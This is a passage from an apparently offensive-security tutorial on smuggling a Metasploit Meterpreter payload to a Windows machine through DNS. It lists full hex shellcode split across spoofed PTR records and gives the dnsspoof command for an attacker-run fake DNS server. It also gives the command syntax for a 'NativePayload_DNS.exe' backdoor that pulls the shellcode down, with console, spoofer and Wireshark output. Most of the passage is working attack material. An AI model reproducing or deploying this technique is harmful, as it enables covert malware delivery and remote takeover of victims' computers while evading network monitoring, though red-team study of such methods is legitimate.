
After make dns.txt file you should have this file like picture 5.



```
root@kali:~# cat /root/Desktop/dns.txt

1.1.1.0 "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
1.1.1.1 "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
1.1.1.2 "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
1.1.1.3 "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
1.1.1.4 "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"
1.1.1.5 "0x010xd00x660x810x780x180x0b0x020x0f0x850x720x000x000x000x8b.1.com"
1.1.1.6 "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
1.1.1.7 "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
1.1.1.8 "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
1.1.1.9 "0xc90x0d0x410x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
1.1.1.10 "0x390xd10x750xd80x580x440x8b0x400x240x490x010xd00x660x410x8b.1.com"
1.1.1.11 "0x0c0x480x440x8b0x400x1c0x490x010xd00x410x8b0x040x880x480x01.1.com"
1.1.1.12 "0xd00x410x580x410x580x5e0x590x5a0x410x580x410x590x410x5a0x48.1.com"
1.1.1.13 "0x830xec0x200x410x520xff0xe00x580x410x590x5a0x480x8b0x120xe9.1.com"
1.1.1.14 "0x4b0xff0xff0xff0x5d0x490xbe0x770x730x320x5f0x330x320x000x00.1.com"
1.1.1.15 "0x410x560x490x890xe60x480x810xec0xa00x010x000x000x490x890xe5.1.com"
1.1.1.16 "0x490xbc0x020x000x110x5c0xc00xa80x010x320x410x540x490x890xe4.1.com"
1.1.1.17 "0x4c0x890xf10x410xba0x4c0x770x260x070xff0xd50x4c0x890xea0x68.1.com"
1.1.1.18 "0x010x010x000x000x590x410xba0x290x800x6b0x000xff0xd50x6a0x05.1.com"
1.1.1.19 "0x410x5e0x500x500x4d0x310xc90x4d0x310xc00x480xff0xc00x480x89.1.com"
1.1.1.20 "0xc20x480xff0xc00x480x890xc10x410xba0xea0x0f0xdf0xe00xff0xd5.1.com"
1.1.1.21 "0x480x890xc70x6a0x100x410x580x4c0x890xe20x480x890xf90x410xba.1.com"
1.1.1.22 "0x990xa50x740x610xff0xd50x850xc00x740x0a0x490xff0xce0x750xe5.1.com"
1.1.1.23 "0xe80x930x000x000x000x480x830xec0x100x480x890xe20x4d0x310xc9.1.com"
1.1.1.24 "0x6a0x040x410x580x480x890xf90x410xba0x020xd90xc80x5f0xff0xd5.1.com"
1.1.1.25 "0x830xf80x000x7e0x550x480x830xc40x200x5e0x890xf60x6a0x400x41.1.com"
1.1.1.26 "0x590x680x000x100x000x000x410x580x480x890xf20x480x310xc90x41.1.com"
1.1.1.27 "0xba0x580xa40x530xe50xff0xd50x480x890xc30x490x890xc70x4d0x31.1.com"
1.1.1.28 "0xc90x490x890xf00x480x890xda0x480x890xf90x410xba0x020xd90xc8.1.com"
1.1.1.29 "0x5f0xff0xd50x830xf80x000x7d0x280x580x410x570x590x680x000x40.1.com"
1.1.1.30 "0x000x000x410x580x6a0x000x5a0x410xba0x0b0x2f0x0f0x300xff0xd5.1.com"
1.1.1.31 "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
1.1.1.32 "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
1.1.1.33 "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"
root@kali:~#
```

Picture5: Dns.txt file for make Fake DNS Server by dnsspoof tool

Ok now you can use dnsspoof tool like picture 6 for starting Fake DNS Server in your linux.



```
1.1.1.1 "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
1.1.1.2 "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
1.1.1.3 "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
1.1.1.4 "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"
1.1.1.5 "0x010xd00x660x810x780x180x0b0x020x0f0x850x720x000x000x000x8b.1.com"
1.1.1.6 "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
1.1.1.7 "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
1.1.1.8 "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
1.1.1.9 "0xc90x0d0x410x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
1.1.1.10 "0x390xd10x750xd80x580x440x8b0x400x240x490x010xd00x660x410x8b.1.com"
1.1.1.11 "0x0c0x480x440x8b0x400x1c0x490x010xd00x410x8b0x040x880x480x01.1.com"
1.1.1.12 "0xd00x410x580x410x580x5e0x590x5a0x410x580x410x590x410x5a0x48.1.com"
1.1.1.13 "0x830xec0x200x410x520xff0xe00x580x410x590x5a0x480x8b0x120xe9.1.com"
1.1.1.14 "0x4b0xff0xff0xff0x5d0x490xbe0x770x730x320x5f0x330x320x000x00.1.com"
1.1.1.15 "0x410x560x490x890xe60x480x810xec0xa00x010x000x000x490x890xe5.1.com"
1.1.1.16 "0x490xbc0x020x000x110x5c0xc00xa80x010x320x410x540x490x890xe4.1.com"
1.1.1.17 "0x4c0x890xf10x410xba0x4c0x770x260x070xff0xd50x4c0x890xea0x68.1.com"
1.1.1.18 "0x010x010x000x000x590x410xba0x290x800x6b0x000xff0xd50x6a0x05.1.com"
1.1.1.19 "0x410x5e0x500x500x4d0x310xc90x4d0x310xc00x480xff0xc00x480x89.1.com"
1.1.1.20 "0xc20x480xff0xc00x480x890xc10x410xba0xea0x0f0xdf0xe00xff0xd5.1.com"
1.1.1.21 "0x480x890xc70x6a0x100x410x580x4c0x890xe20x480x890xf90x410xba.1.com"
1.1.1.22 "0x990xa50x740x610xff0xd50x850xc00x740x0a0x490xff0xce0x750xe5.1.com"
1.1.1.23 "0xe80x930x000x000x000x480x830xec0x100x480x890xe20x4d0x310xc9.1.com"
1.1.1.24 "0x6a0x040x410x580x480x890xf90x410xba0x020xd90xc80x5f0xff0xd5.1.com"
1.1.1.25 "0x830xf80x000x7e0x550x480x830xc40x200x5e0x890xf60x6a0x400x41.1.com"
1.1.1.26 "0x590x680x000x100x000x000x410x580x480x890xf20x480x310xc90x41.1.com"
1.1.1.27 "0xba0x580xa40x530xe50xff0xd50x480x890xc30x490x890xc70x4d0x31.1.com"
1.1.1.28 "0xc90x490x890xf00x480x890xda0x480x890xf90x410xba0x020xd90xc8.1.com"
1.1.1.29 "0x5f0xff0xd50x830xf80x000x7d0x280x580x410x570x590x680x000x40.1.com"
1.1.1.30 "0x000x000x410x580x6a0x000x5a0x410xba0x0b0x2f0x0f0x300xff0xd5.1.com"
1.1.1.31 "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
1.1.1.32 "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
1.1.1.33 "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"
root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.50]
```

Picture 6: dnsspoof tool

in step 2 we need to use one backdoor for Downloading Payloads from Fake DNS server by DNS Traffic.

In this case I made this C# source code for do that and in my code I used nslookup.exe tool for sending dns requests finally my code will dump backdoor Payloads via DNS PTR Response from FakeDNSserver over network.

STEP2:

After compile this code you have one exe file and for execute this exe file you should use this syntax in command prompt:

Command Syntax:


> **NativePayload_DNS.exe “Start_IpAddress” Counter “FakeDNSServer_IpAddress”**
>
> **Example: C:\> NativePayload_DNS.exe 1.1.1. 34 192.168.1.50**
>
> **Start_IpAddress** : is your first IpAddress for you PTR Records without last section for HostID { 1 . 1 . 1 . } so in this case you should type three “1.” for this argument.
>
> **Counter** : is DNS PTR Records number in this case we have 1.1.1.0 …. 1.1.1.33 in our dns.txt file so number is 34
>
> **FakeDNSServer_IpAddress** : FakeDNS_IP is our DNS server IPaddress or Attacker FakeDNSserver in this case our kali linux ipaddress is 192-168-1-50

Before execute this backdoor remember you should made listener for metasploit

in your kali linux with ipadress 192-168-1-50.

Now you can execute this backdoor like picture 7:

NativePayload_DNS.exe 1.1.1. 34 192.168.1.50




```
Command Prompt - NativePayload_DNS.exe 1.1.1. 34 192.168.1.50

C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\NativePayload_DNS\NativePayload_DNS\bin\De
ug>NativePayload_DNS.exe 1.1.1. 34 192.168.1.50
Getting Meterpeter Payloads by DNS Traffic
DNS Server: 192.168.1.50
DNS Request Send: 1.1.1.0
DNS Response type PTR Record: "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
DNS Request Send: 1.1.1.1
DNS Response type PTR Record: "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
DNS Request Send: 1.1.1.2
DNS Response type PTR Record: "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
DNS Request Send: 1.1.1.3
DNS Response type PTR Record: "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
DNS Request Send: 1.1.1.4
DNS Response type PTR Record: "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"
DNS Request Send: 1.1.1.5
DNS Response type PTR Record: "0x010xd00x660x810x780x180x0b0x020x0f0x850x720x000x000x000x8b.1.com"
DNS Request Send: 1.1.1.6
DNS Response type PTR Record: "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
DNS Request Send: 1.1.1.7
DNS Response type PTR Record: "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
DNS Request Send: 1.1.1.8
DNS Response type PTR Record: "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
DNS Request Send: 1.1.1.9
DNS Response type PTR Record: "0xc90x0d0x410x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
DNS Request Send: 1.1.1.10
DNS Response type PTR Record: "0x390xd10x750xd80x580x440x8b0x400x240x490x010xd00x660x410x8b.1.com"
DNS Request Send: 1.1.1.11
DNS Response type PTR Record: "0x0c0x480x440x8b0x400x1c0x490x010xd00x410x8b0x040x880x480x01.1.com"
DNS Request Send: 1.1.1.12
DNS Response type PTR Record: "0xd00x410x580x410x580x5e0x590x5a0x410x580x410x590x410x5a0x48.1.com"
DNS Request Send: 1.1.1.13
DNS Response type PTR Record: "0x830xec0x200x410x520xff0xe00x580x410x590x5a0x480x8b0x120xe9.1.com"
DNS Request Send: 1.1.1.14
DNS Response type PTR Record: "0x4b0xff0xff0xff0x5d0x490xbe0x770x730x320x5f0x330x320x000x00.1.com"
DNS Request Send: 1.1.1.15
DNS Response type PTR Record: "0x410x560x490x890xe60x480x810xec0xa00x010x000x000x490x890xe5.1.com"
DNS Request Send: 1.1.1.16
DNS Response type PTR Record: "0x490xbc0x020x000x110x5c0xc00xa80x010x320x410x540x490x890xe4.1.com"
DNS Request Send: 1.1.1.17
DNS Response type PTR Record: "0x4c0x890xf10x410xba0x4c0x770x260x070xff0xd50x4c0x890xea0x68.1.com"
DNS Request Send: 1.1.1.18
DNS Response type PTR Record: "0x010x010x000x000x590x410xba0x290x800x6b0x000xff0xd50x6a0x05.1.com"
DNS Request Send: 1.1.1.19
DNS Response type PTR Record: "0x410x5e0x500x500x4d0x310xc90x4d0x310xc00x480xff0xc00x480x89.1.com"
```

```
root@kali: ~

root@kali:~#
root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.50]
192.168.1.113.65463 > 192.168.1.50.53:  2+ PTR? 0.1.1.1.in-addr.arpa
192.168.1.113.65465 > 192.168.1.50.53:  2+ PTR? 1.1.1.1.in-addr.arpa
192.168.1.113.65467 > 192.168.1.50.53:  2+ PTR? 2.1.1.1.in-addr.arpa
192.168.1.113.65469 > 192.168.1.50.53:  2+ PTR? 3.1.1.1.in-addr.arpa
192.168.1.113.65471 > 192.168.1.50.53:  2+ PTR? 4.1.1.1.in-addr.arpa
192.168.1.113.59292 > 192.168.1.50.53:  2+ PTR? 5.1.1.1.in-addr.arpa
192.168.1.113.59294 > 192.168.1.50.53:  2+ PTR? 6.1.1.1.in-addr.arpa
192.168.1.113.57078 > 192.168.1.50.53:  2+ PTR? 7.1.1.1.in-addr.arpa
192.168.1.113.57080 > 192.168.1.50.53:  2+ PTR? 8.1.1.1.in-addr.arpa
192.168.1.113.57082 > 192.168.1.50.53:  2+ PTR? 9.1.1.1.in-addr.arpa
192.168.1.113.57084 > 192.168.1.50.53:  2+ PTR? 10.1.1.1.in-addr.arpa
192.168.1.113.57086 > 192.168.1.50.53:  2+ PTR? 11.1.1.1.in-addr.arpa
192.168.1.113.57088 > 192.168.1.50.53:  2+ PTR? 12.1.1.1.in-addr.arpa
192.168.1.113.57432 > 192.168.1.50.53:  2+ PTR? 13.1.1.1.in-addr.arpa
192.168.1.113.60675 > 192.168.1.50.53:  2+ PTR? 14.1.1.1.in-addr.arpa
192.168.1.113.60677 > 192.168.1.50.53:  2+ PTR? 15.1.1.1.in-addr.arpa
192.168.1.113.60679 > 192.168.1.50.53:  2+ PTR? 16.1.1.1.in-addr.arpa
192.168.1.113.60681 > 192.168.1.50.53:  2+ PTR? 17.1.1.1.in-addr.arpa
192.168.1.113.55055 > 192.168.1.50.53:  2+ PTR? 18.1.1.1.in-addr.arpa
192.168.1.113.55057 > 192.168.1.50.53:  2+ PTR? 19.1.1.1.in-addr.arpa
```

Picture 7 : NativePayload_DNS tool

As you can see in picture 7 this backdoor tried to send DNS Request for ipaddress 1.1.1.x also you can see each Response.

In the next picture you can see our network traffic between Client and Attacker FakeDNS_Server




Capturing from Wireless Network Connection 3 [Wireshark 1.12.4 (v1.12.4-0-gb4861da from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

```
Filter: ip.src == 192.168.1.50 &&  dns.ptr.domain_name contains "1.com"

No.   Time          Source         Destination    Protocol Length Info
  982 538.450553000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
  998 540.497461000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
 1010 542.555535000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
 1023 544.604869000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
 1032 546.660813000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"
 1041 548.709746000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x010xd00x660x810x780x180x0b0x020x0f0x850x720x000x000x000x8b.1.com"
 1052 550.759654000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
 1062 552.816588000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
 1072 554.853509000 192.168.1.50   192.168.1.113  DNS      162 Standard query response 0x0002  PTR "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
 1080 556.903536000 192.168.1.50   192.168.1.113  DNS      163 Standard query response 0x0002  PTR "0xc90x0d0x410x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
